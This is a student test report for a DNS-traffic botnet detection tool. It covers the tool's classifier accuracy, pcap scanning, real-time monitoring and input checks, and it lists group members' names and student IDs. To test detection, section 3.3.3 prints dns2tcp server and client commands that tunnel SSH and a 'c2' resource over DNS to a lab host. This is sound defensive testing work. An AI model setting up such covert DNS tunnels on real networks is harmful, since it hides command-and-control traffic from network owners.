

# 北京邮电大学

## 网络空间安全学院



## 测试及结果展示报告

项目： 基于 DNS 流量分析的僵尸网络检测工具

组员： 王硕、彭致远、李懿飞、王晨旭

2020 年 12 月 10 日

# 目录

<b>1 引言 .....</b>	<b>3</b>
1.1 目的 .....	3
1.2 背景及范围 .....	3
1.3 定义、术语和缩写 .....	3
<b>2 测试概述 .....</b>	<b>4</b>
2.1 测试环境与配置 .....	4
2.2 测试内容 .....	4
2.2.1 机器学习 .....	4
2.2.2 文件检测 .....	4
2.2.3 实时检测 .....	5
2.2.4 用户交互 .....	5
<b>3 运行结果与分析 .....</b>	<b>5</b>
3.1 机器学习 .....	5
3.1.1 DNS 特征的重要度分析 .....	5
3.1.2 主机分类器准确率 .....	6
3.1.3 模型的保存与加载 .....	7
3.2 文件检测 .....	7
3.2.1 文件检测结果输出 .....	7
3.2.2 查看生成的 csv 备份文件 .....	9
3.3 实时检测 .....	10
3.3.2 准备工作 .....	10
3.3.2 正常上网报告正常 .....	11
3.3.3 搭建信道报告异常主机 .....	12
3.1 用户交互 .....	14
3.2.1 用户输入安全检查 .....	14
3.1.2 命令行交互 .....	16
<b>4 结论 .....</b>	<b>18</b>

# 1 引言

## 1.1 目的

本测试及结果展示报告为大三上学期网络分析实践课程的“基于 DNS 流量分析的僵尸网络检测工具”的测试及展示报告，目的在于测试工具的基本功能并分析测试结果，判断系统是否符合需求，并将运行结果附在本报告中

## 1.2 背景及范围

- 项目名称：基于 DNS 流量分析的僵尸网络检测工具
- 项目成员：北京邮电大学网络空间安全学院“网络安全分析实践”课程开发小组
  - ◆ 王硕（组长）：2018213641
  - ◆ 彭致远：2018213646
  - ◆ 李懿飞：2018213632
  - ◆ 王晨旭：2018213636
- 系统范围：具有 python2.7.9 环境的 Windows 系统计算机
- 用户：无限制
- 实现项目的计算机网络：校园网

本测试报告预期参考人员包括测试工具的同学、开发工具的同学、验收工具的老师。

## 1.3 定义、术语和缩写

序号	术语或缩写	解释
1	DNS	域名系统服务协议，是一种分布式网络目录服务，主要用于域名与 IP 地址的相互转换，以及控制因特网的电子邮件的发送
2	DNS 特征	用来衡量主机进行 DNS 通信过程的行为
3	DNS 指纹	根据特征工程，提取主机 DNS 通信特征，对主机行为进行了多维度标识
4	Botnet	僵尸网络，是指采用一种或多种传播手段，将大量主机感染 bot 程序（僵尸程序）病毒，从而在控制者和被感染主机之间所形成的一个可一对多控制的网络
5	僵尸主机	本文表示处于僵尸网络中的主机

6	域/域名	域名（英语：Domain Name），是由一串用点分隔的名字组成的 Internet 上某一台计算机或计算机组的名称，用于在数据传输时对计算机的定位标识
---	------	--

## 2 测试概述

### 2.1 测试环境与配置

- 操作系统：Windows 10
- Python 环境：Python2.7.9
- Python 安装依赖包：ipaddr、dpkt、geoip2、matplotlib、win\_inet\_pton、gephistreamer、pandas、numpy、seaborn、sklearn、itertools
- 计算机网络：校园网
- 虚拟机：kali linux 2020、Ubuntu 18

### 2.2 测试内容

#### 2.2.1 机器学习

序号	功能	要求
1	DNS 特征的重要度分析	特征重要度排名图
2	机器学习分类	准确率达到 95%以上
3	模型的保存与加载	查看是否生成模型

#### 2.2.2 文件检测

序号	功能	要求
1	检测结果输出	列出可疑主机并人为判断
2	Pcap 文件解析到 csv	查看生成的 csv 文件是否符合要求

### 2.2.3 实时检测

序号	功能	要求
1	实时检测是否有异常主机	正常上网，没有检测出僵尸主机 搭建好 dns 隐蔽信道，检测出来并报告
2	用户可实时终止	验证多线程是否正常运行

### 2.2.4 用户交互

序号	功能	要求
1	错误输入过滤	输入命令不合法，看是否有回显
2	文件安全检查	文件不存在，提示用户，程序不报错
3	用户可处理检测结果	按照流程走一遍不报错

## 3 运行结果与分析

### 3.1 机器学习


#### 3.1.1 DNS 特征的重要度分析

运行结果如下图：

1、输出每个特征的重要程度：

排名	特征值	重要性
1.	Nbr. of Distinct DNS Servers	(P8) (0.252851)
2.	Flux ratio per hour	(P15) (0.232253)
3.	Nbr. of DNS requests per hour	(P1) (0.114255)
4.	Nbr. of Distinct TLD Queried	(P9) (0.106292)
5.	Nbr. of Distinct DNS requests	(P2) (0.076914)
6.	Highest Nbr. of requests(single domain)	(P3) (0.068819)
7.	Uniqueness ratio	(P11) (0.041702)
8.	Nbr. of Distinct SLD Queried	(P10) (0.033586)
9.	Nbr. of Distinct Cities	(P13) (0.030138)
10.	Nbr. of Distinct Countries	(P14) (0.017357)
11.	Nbr. of PTR Record Queries	(P7) (0.008403)
12.	Highest Nbr. of requests	(P5) (0.006382)
13.	Nbr. of Failed Queries	(P12) (0.005466)
14.	Nbr. of MX Record Queries	(P6) (0.005447)
15.	Average Nbr. of requests	(P4) (0.000136)

2、柱状图表示：



### 3.1.2 主机分类器准确率

1、以训练集：测试集 = 6:4 的比例进行机器学习，输出随机森林算法分类模型的准确率如下：

[随机森林算法]训练集分数：0.9999773906555579  
[随机森林算法]测试集分数：0.9986547617477547


2、引入混淆矩阵，四类结果的准确率如下：

- 将负类预测为负类数,真实为 Bot, 预测为 Bot
- 将正类预测为负类数,真实为 Clean, 预测为 Bot
- 将正类预测为正类数,真实为 Clean, 预测为 Clean
- 将负类预测为正类数,真实为 Bot, 预测为 Clean

未规范化的混淆矩阵


```
[[ 1718   47]
 [   55 74003]]
```

正类预测的准确率: 0.999257  
 负类预测的准确率: 0.973371  
 总的准确率(公式): 0.998655  
 总的准确率(机器): 0.998655



### 3.1.3 模型的保存与加载

1、执行保存模型，在文件夹内保存结果 model




2、执行 load\_model 可以加载模型，运行结果同上。

## 3.2 文件检测

### 3.2.1 文件检测结果输出

1、对于自己搭建的信道，pcap 文件如下：



2、执行文件检测功能，输出结果如下：

```

===== Welcome to Bot Network Detector =====
||           Update Time : 2020-12-3           ||
||           Version      : 1.0                 ||
=====Program Started at 2020-12-10 11:04:20=====
[cmd]
[1]实时流量监控
[2]pcap文件检测
[3]退出系统
请输入命令(1-3的某个整数): 2
请将待扫描的pcap文件放入文件夹InputFile内(支持多个)
确认放入后请输入1 1

===== PCAP Processing Started at 2020-12-10 11:04:24.039000 =====

Packets (#)    Time Taken

===== PCAP Processing completed at 2020-12-10 11:04:24.457000 =====

Total number of Packets Processed      : 9474
Total number of DNS Query              : 4737
Total number of DNS Responses          : 4737
Total number of Unknown Response Records : 0
Total number of Failed Responses       : 0
Total Time taken                       : 0:00:00.418000

l/L - ListBotHosts/ListAllHosts    m - Save Map    p - plot    d/D - Display/Save    h - saveHtml

```

3、列出所有主机和受害主机，成功检测出来



```

l/L - ListBotHosts/ListAllHosts      m - Sav
>? L
All Hosts List:
序号          IP          请求数
1.  192.168.192.1  4734

l/L - ListBotHosts/ListAllHosts      m - Sav
console>
>? l
Bot Hosts List:
序号          IP          请求数
1.  192.168.192.1  4734

l/L - ListBotHosts/ListAllHosts      m - Sav
console>




```

### 3.2.2 查看生成的 csv 备份文件

1、在 output 文件夹内生成了备份文件，分别是日志、请求、响应的记录：

workspace\_PyCharm > BotNetworkDetector > Src > output

搜索"output"

名称	修改日期	类型	大小
 dns_traffic.pcap_log.csv	2020/12/10 11:04	Microsoft Excel 逗...	1 KB
 dns_traffic.pcap_req.csv	2020/12/10 11:04	Microsoft Excel 逗...	418 KB
 dns_traffic.pcap_res.csv	2020/12/10 11:04	Microsoft Excel 逗...	0 KB

在 Output 文件夹内生成了特征值及结果的 csv 文件：

workspace\_PyCharm > BotNetworkDetector > Output

搜索"Output"

名称	修改日期	类型	大小
 DNS_FP.csv	2020/12/10 11:04	Microsoft Excel 逗...	1 KB
 DNS_FP_RESULT.csv	2020/12/10 11:04	Microsoft Excel 逗...	1 KB
 Outfile.txt	2020/7/30 19:53	文本文档	1 KB
 UFID.txt	2020/12/10 11:04	文本文档	1 KB

打开查看效果如下：

(1) 日志记录：

A	B	C
1	PCAP Processing Started at	04:24.0
2	Processing completed at	04:24.5
3	Total number of Packets Processed	9474
4	Total number of DNS Query	4737
5	Total number of DNS Responses:	4737
6	Total number of Unknown Response F	0
7	Total number of Failed Responses	0
8	Total Time taken	00:00.4

(2) request:

	A	B	C	D	E	F	G	H	I
1	25159	192.168.192.1	9C0AiwCfe	4	16	25	#####	192.168.192.128	
2	61986	192.168.192.1	9C0AkACg	4	16	25	#####	192.168.192.128	
3	20829	192.168.192.1	9C0AkQCf	4	16	25	#####	192.168.192.128	
4	42358	192.168.192.1	9C0AkgCif	4	16	25	#####	192.168.192.128	
5	2828	192.168.192.1	9C0AkwCjl	4	16	25	#####	192.168.192.128	
6	24400	192.168.192.1	9C0AlACKf	4	16	25	#####	192.168.192.128	
7	51473	192.168.192.1	9C0AlQCf	4	16	25	#####	192.168.192.128	
8	15166	192.168.192.1	9C0AlgCm	4	16	25	#####	192.168.192.128	
9	21884	192.168.192.1	9C0AlwCn	4	16	25	#####	192.168.192.128	
10	60024	192.168.192.1	9C0AmAC	4	16	25	#####	192.168.192.128	
11	8784	192.168.192.1	9C0AmQC	4	16	25	#####	192.168.192.128	
12	8233	192.168.192.1	9C0AmgC	4	16	25	#####	192.168.192.128	
13	59509	192.168.192.1	9C0AmwC	4	16	25	#####	192.168.192.128	
14	64768	192.168.192.1	9C0AnACs	4	16	25	#####	192.168.192.128	
15	43304	192.168.192.1	9C0AnQCt	4	16	25	#####	192.168.192.128	
16	44912	192.168.192.1	9C0AngCu	4	16	25	#####	192.168.192.128	
17	3365	192.168.192.1	9C0AnwCv	4	16	25	#####	192.168.192.128	
18	57907	192.168.192.1	9C0AoACv	4	16	25	#####	192.168.192.128	
19	6247	192.168.192.1	9C0AoQC	4	16	25	#####	192.168.192.128	
20	61036	192.168.192.1	9C0AogCy	4	16	25	#####	192.168.192.128	

(3) response:

为空，符合实际要求

(4) 特征值记录:

	A	B	C	D	E	F	G	H	I	J	K	L	M
1	Hostname	Req_cnt	Dist_Req	high_req	avg_req_p	high_req	cnt_query	cnt_query	dist_dns_s	dist_tld	dist_sld	uniquenes	res_failed
2	192.168.192.1	4734	4734	1	127	305	0	0	1	1	1	1	0

(5) 结果:

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
1	index	Hostname	Req_cnt	Dist_Req	high_req	avg_req_p	high_req	cnt_query	cnt_query	dist_dns_s	dist_tld	dist_sld	uniquenes	res_failed	dist_city_c	dist_count	flux_ratio	RESULT
2	1	192.168.192.1	4734	4734	1	127	305	0	0	1	1	1	1	0	0	0	0	Bot

## 3.3 实时检测

### 3.3.2 准备工作

1、启动系统，并启动实时检测模块:

```
[cmd]
[1]实时流量监控
[2]pcap文件检测
[3]退出系统
请输入命令(1-3的某个整数): > 1
正在进行实时dns流量检测(输入exit退出)...
```

2、可以在 RealTimePacket 文件夹内看到抓到的流量包：

object > BotNetworkDetector > RealTimePacket				
搜索"RealTimePacket"				
名称	修改日期	类型	大小	
2020-12-10-11-47-36.pcap	2020/12/10 11:47	Wireshark captu...	20 KB	
2020-12-10-11-47-56.pcap	2020/12/10 11:47	Wireshark captu...	20 KB	
2020-12-10-11-48-16.pcap	2020/12/10 11:48	Wireshark captu...	18 KB	
2020-12-10-11-48-36.pcap	2020/12/10 11:48	Wireshark captu...	18 KB	
2020-12-10-11-48-56.pcap	2020/12/10 11:48	Wireshark captu...	19 KB	
2020-12-10-11-49-16.pcap	2020/12/10 11:49	Wireshark captu...	19 KB	
2020-12-10-11-49-36.pcap	2020/12/10 11:49	Wireshark captu...	18 KB	
2020-12-10-11-49-56.pcap	2020/12/10 11:49	Wireshark captu...	20 KB	
2020-12-10-11-50-16.pcap	2020/12/10 11:50	Wireshark captu...	18 KB	
2020-12-10-11-50-36.pcap	2020/12/10 11:50	Wireshark captu...	19 KB	

打开查看：

2020-12-10-11-55-10.pcap						
文件(F) 编辑(E) 视图(V) 跟踪(T) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)						
应用显示过滤器 ... (Ctrl+F)						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.122.243.204	10.3.9.4	DNS	79	Standard query 0xbb5c A api.vc.bilibili.com
2	0.000008	10.122.243.204	10.3.9.4	DNS	79	Standard query 0xbb5c A api.vc.bilibili.com
3	0.000290	10.122.243.204	10.3.9.4	DNS	79	Standard query 0x7f8a AAAA api.vc.bilibili.com
4	0.000295	10.122.243.204	10.3.9.4	DNS	79	Standard query 0x7f8a AAAA api.vc.bilibili.com
5	0.016831	10.3.9.4	10.122.243.204	DNS	207	Standard query response 0xbb5c A api.vc.bilibili.com CNAME interface.b
6	0.251382	10.122.243.204	10.3.9.5	DNS	79	Standard query 0x7f8a AAAA api.vc.bilibili.com
7	0.251401	10.122.243.204	10.3.9.5	DNS	79	Standard query 0x7f8a AAAA api.vc.bilibili.com
8	0.259796	10.3.9.5	10.122.243.204	DNS	184	Standard query response 0x7f8a AAAA api.vc.bilibili.com CNAME interf


### 3.3.2 正常上网报告正常

1、正常上网，网页及抓取的流量包展示：



No.	Time	Source	Destination	Protocol	Length	Info
61	2.036556	10.3.9.4	10.122.243.204	DNS	173	Standard query response 0x9d74 AAAA ssl.bdstatic.com CNAME sslbdst
62	2.036556	10.3.9.4	10.122.243.204	DNS	157	Standard query response 0xf3e9 AAAA sp2.baidu.com CNAME w.a.shi
63	2.057300	10.122.243.204	10.3.9.4	DNS	75	Standard query 0x13dd A pics5.baidu.com
64	2.057302	10.122.243.204	10.3.9.4	DNS	75	Standard query 0xb3f7 A pics2.baidu.com
65	2.057309	10.122.243.204	10.3.9.4	DNS	75	Standard query 0xb3f7 A pics2.baidu.com
66	2.057311	10.122.243.204	10.3.9.4	DNS	75	Standard query 0x13dd A pics5.baidu.com
67	2.057553	10.122.243.204	10.3.9.4	DNS	75	Standard query 0x9a5a AAAA pics5.baidu.com
68	2.057552	10.122.243.204	10.3.9.4	DNS	75	Standard query 0xfbc5 A pics0.baidu.com
69	2.057552	10.122.243.204	10.3.9.4	DNS	75	Standard query 0x51c4 AAAA pics2.baidu.com
70	2.057558	10.122.243.204	10.3.9.4	DNS	75	Standard query 0xfbc5 A pics0.baidu.com
71	2.057558	10.122.243.204	10.3.9.4	DNS	75	Standard query 0x9a5a AAAA pics5.baidu.com
72	2.057558	10.122.243.204	10.3.9.4	DNS	75	Standard query 0x51c4 AAAA pics2.baidu.com
73	2.057753	10.122.243.204	10.3.9.4	DNS	75	Standard query 0xfbc5 A pics0.baidu.com
74	2.057757	10.122.243.204	10.3.9.4	DNS	75	Standard query 0xfbc5 A pics0.baidu.com
75	2.077203	10.3.9.4	10.122.243.204	DNS	165	Standard query response 0x13dd A pics5.baidu.com CNAME pics0.baid
76	2.077203	10.3.9.4	10.122.243.204	DNS	165	Standard query response 0xb3f7 A pics2.baidu.com CNAME pics0.baid
77	2.077203	10.3.9.4	10.122.243.204	DNS	149	Standard query response 0x9a5a AAAA pics5.baidu.com CNAME pics0.bi
78	2.077203	10.3.9.4	10.122.243.204	DNS	149	Standard query response 0x51c4 AAAA pics2.baidu.com CNAME pics0.bi
79	2.077203	10.3.9.4	10.122.243.204	DNS	165	Standard query response 0xfbc5 A pics0.baidu.com CNAME pics0.baid
80	2.077203	10.3.9.4	10.122.243.204	DNS	149	Standard query response 0xfbc5 A pics0.baidu.com CNAME pics0.bi
81	2.197318	10.122.243.204	10.3.9.4	DNS	77	Standard query 0x742a A dss2.bdstatic.com
82	2.197328	10.122.243.204	10.3.9.4	DNS	77	Standard query 0x742a A dss2.bdstatic.com
83	2.197638	10.122.243.204	10.3.9.4	DNS	77	Standard query 0xb100 AAAA dss2.bdstatic.com
84	2.197642	10.122.243.204	10.3.9.4	DNS	77	Standard query 0xb100 AAAA dss2.bdstatic.com
85	2.215308	10.3.9.4	10.122.243.204	DNS	126	Standard query response 0x742a A dss2.bdstatic.com CNAME sslbaidu

2、每 20 秒报告一次：



3、未发现异常。

### 3.3.3 搭建信道报告异常主机

1、搭建好 DNS 隐蔽信道：

(1) 攻击端：

```
Shell No.1
File Actions Edit View Help
Debug queue.c:642 Packet [718] decoded, data_len 0
Debug queue.c:653 diff = 17
Debug queue.c:300 Flushing outgoing data
Debug queue.c:642 Packet [719] decoded, data_len 0
Debug queue.c:653 diff = 17
Debug queue.c:300 Flushing outgoing data
Debug queue.c:642 Packet [720] decoded, data_len 0
Debug queue.c:653 diff = 17
Debug queue.c:300 Flushing outgoing data
Debug queue.c:642 Packet [721] decoded, data_len 0
Debug queue.c:653 diff = 17
Debug queue.c:300 Flushing outgoing data
^C
root@kali:~/Desktop# dns2tcpd -f /etc/dns2tcpd.conf -F -d 2
22:55:54 : Debug options.c:97 Add resource ssh:127.0.0.1 port 22
22:55:54 : Debug options.c:97 Add resource smtp:127.0.0.1 port 25
22:55:54 : Debug options.c:97 Add resource c2:127.0.0.1 port 5353
22:55:54 : Debug socket.c:54 Listening on 10.122.226.71:53 for domain dns
c2.test.com
Starting Server v0.5.2...
22:55:54 : Debug main.c:134 Chroot to /tmp
03:55:54 : Debug main.c:144 Change to user nobody
█
```

(2) 客户端:

```
C:\Windows\System32\cmd.exe - dns2tcp.exe -r ssh -z dnsc2.test.com 10.122.226.71 -l 5353 -d 2
Debug queue.c:524 Received [52] id=0xf423
Debug queue.c:366 queue = 0x013730a8
Debug queue.c:524 Received [53] id=0xe03c
Debug queue.c:366 queue = 0x013740c8
Debug queue.c:524 Received [54] id=0xa35a
Debug queue.c:366 queue = 0x013750e8
Debug queue.c:524 Received [55] id=0xd810
Debug queue.c:366 queue = 0x01376108
Debug queue.c:524 Received [56] id=0x6110
Debug queue.c:366 queue = 0x01377128
Debug queue.c:524 Received [57] id=0xd61a
Debug queue.c:366 queue = 0x01378148
Debug queue.c:524 Received [58] id=0x5c3b
Debug queue.c:366 queue = 0x01379168
Debug queue.c:366 queue = 0x0137a188
Debug requests.c:285 Client 0x156 : push data [59] ack [42] len = 0
Debug queue.c:524 Received [59] id=0x996a
Debug queue.c:366 queue = 0x0137a188
Debug queue.c:345 Client 0x156 : write [59] 52 on fd 540, crc = 0xa053
Debug queue.c:366 queue = 0x0137b1a8
Debug requests.c:285 Client 0x156 : push data [60] ack [43] len = 0
Debug queue.c:524 Received [60] id=0x8f36
Debug queue.c:366 queue = 0x0137b1a8
Debug queue.c:366 queue = 0x0137c1c8
Debug requests.c:285 Client 0x156 : push data [61] ack [44] len = 0
Debug queue.c:524 Received [61] id=0x4353
Debug queue.c:366 queue = 0x0137c1c8
Debug queue.c:366 queue = 0x0137d1e8
Debug requests.c:285 Client 0x156 : push data [62] ack [45] len = 0
```

2、检测一会后，下一次报告显示发现了僵尸主机:

```
正在进行实时dns流量检测(输入exit退出)...
已经检测20秒...
已经检测40秒...
已经检测60秒...
已经检测80秒...
[!]Bot Network Detected!!
[!]Hosts:
序号      IP      请求数
1. 10.122.243.204 1121
继续监测中...(输入exit退出)
>?
```

查看抓到的数据包，确实是搭建信道的隐蔽通信数据包:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.122.226.71	10.3.9.4	DNS	68	Standard query 0x38f5 A test.com
2	0.000007	10.122.226.71	10.3.9.4	DNS	68	Standard query 0x38f5 A test.com
3	0.000118	10.122.226.71	10.3.9.4	DNS	68	Standard query 0xc6f7 AAAA test.com
4	0.000121	10.122.226.71	10.3.9.4	DNS	68	Standard query 0xc6f7 AAAA test.com
5	0.010320	10.3.9.4	10.122.226.71	DNS	84	Standard query response 0x38f5 A test.com A 69.172.200.235
6	0.011574	10.3.9.4	10.122.226.71	DNS	135	Standard query response 0xc6f7 AAAA test.com SOA ns1.hosting.com
7	8.823201	10.122.243.204	10.122.226.71	DNS	91	Standard query 0x023c TXT AAAAAPHhAA.=auth.dnsc2.test.com
8	8.823209	10.122.243.204	10.122.226.71	DNS	91	Standard query 0x023c TXT AAAAAPHhAA.=auth.dnsc2.test.com
9	8.823627	10.122.226.71	10.122.243.204	DNS	137	Standard query response 0x023c TXT AAAAAPHhAA.=auth.dnsc2.test.com
10	8.823632	10.122.226.71	10.122.243.204	DNS	137	Standard query response 0x023c TXT AAAAAPHhAA.=auth.dnsc2.test.com
11	8.824561	10.122.243.204	10.122.226.71	DNS	144	Standard query 0xd666 TXT VgGfGAABADuxRDVFOUNBQTQwREI2N0IXMzAxMTcv
12	8.824568	10.122.243.204	10.122.226.71	DNS	144	Standard query 0xd666 TXT VgGfGAABADuxRDVFOUNBQTQwREI2N0IXMzAxMTcv
13	8.824813	10.122.226.71	10.122.243.204	DNS	169	Standard query response 0xd666 TXT VgGfGAABADuxRDVFOUNBQTQwREI2N0IXMzAxMTcv
14	8.824818	10.122.226.71	10.122.243.204	DNS	169	Standard query response 0xd666 TXT VgGfGAABADuxRDVFOUNBQTQwREI2N0IXMzAxMTcv
15	8.824992	10.122.243.204	10.122.226.71	DNS	98	Standard query 0x8056 TXT VgExUQW0AHNzaA.=connect.dnsc2.test.com
16	8.824997	10.122.243.204	10.122.226.71	DNS	98	Standard query 0x8056 TXT VgExUQW0AHNzaA.=connect.dnsc2.test.com
17	8.825333	10.122.226.71	10.122.243.204	DNS	123	Standard query response 0x8056 TXT VgExUQW0AHNzaA.=connect.dnsc2.test.com
18	8.825337	10.122.226.71	10.122.243.204	DNS	123	Standard query response 0x8056 TXT VgExUQW0AHNzaA.=connect.dnsc2.test.com
19	8.829603	10.122.243.204	10.122.226.71	DNS	85	Standard query 0x2274 TXT VgEAAAABBA.dnsc2.test.com
20	8.829615	10.122.243.204	10.122.226.71	DNS	85	Standard query 0x2274 TXT VgEAAAABBA.dnsc2.test.com
21	8.833630	10.122.243.204	10.122.226.71	DNS	85	Standard query 0x642e TXT VgEAAAACBA.dnsc2.test.com
22	8.833642	10.122.243.204	10.122.226.71	DNS	85	Standard query 0x642e TXT VgEAAAACBA.dnsc2.test.com
23	8.841531	10.122.226.71	10.122.243.204	DNS	152	Standard query response 0x2274 TXT VgEAAAABBA.dnsc2.test.com TXT
24	8.841544	10.122.226.71	10.122.243.204	DNS	152	Standard query response 0x2274 TXT VgEAAAABBA.dnsc2.test.com TXT
25	8.849928	10.122.243.204	10.122.226.71	DNS	85	Standard query 0xae1d TXT VgEAAQADBA.dnsc2.test.com

3、输入 exit 退出检测：

```

继续监测中...(输入exit退出)
exit
已经检测120秒...
结束
[cmd]
[1]实时流量监控
[2]pcap文件检测
[3]退出系统
请输入命令(1-3的某个整数):
>?

```

## 3.1 用户交互

### 3.2.1 用户输入安全检查

1、当用户输入命令错误时给予提示：

```

===== Welcome to Bot Network Detector =====
||           Update Time : 2020-12-3           ||
||           Version      : 1.0                 ||
=====Program Started at 2020-12-10  11:13:38=====
[cmd]
[1]实时流量监控
[2]pcap文件检测
[3]退出系统
请输入命令(1-3的某个整数): >? 4
[命令错误]请重新输入, 请输入1-3的某个整数
[cmd]
[1]实时流量监控
[2]pcap文件检测
[3]退出系统
请输入命令(1-3的某个整数):
>? |

```

```

[cmd]
[1]实时流量监控
[2]pcap文件检测
[3]退出系统
请输入命令(1-3的某个整数): >? 2
请将待扫描的pcap文件放入文件夹InputFile内(支持多个)
确认放入后请输入1>? 1

===== PCAP Processing Started at 2020-12-10 11:14:06.953000 =====

Packets (#)      Time Taken

===== PCAP Processing completed at 2020-12-10 11:14:07.368000 =====

Total number of Packets Processed      : 9474
Total number of DNS Query               : 4737
Total number of DNS Responses          : 4737
Total number of Unknown Response Records : 0
Total number of Failed Responses       : 0
Total Time taken                       : 0:00:00.415000
l/L - ListBotHosts/ListAllHosts      m - Save Map      p - plot      d/D - Display/Save  h - saveHtml  x -
>? 1
Invalid Choice !!
l/L - ListBotHosts/ListAllHosts      m - Save Map      p - plot      d/D - Display/Save  h - saveHtml  x -
console>

```

2、检查用户是否放入文件，并给用户提供时间：

```

[cmd]
[1]实时流量监控
[2]pcap文件检测
[3]退出系统
请输入命令(1-3的某个整数): >? 2
请将待扫描的pcap文件放入文件夹InputFile内(支持多个)
确认放入后请输入1>? 1

```

### 3.1.2 命令行交互

此处扫描来自国外数据集内的流量，比较大，扫描结果如下：

- (1) 扫描结束，输入 L，列出所有主机信息：

```
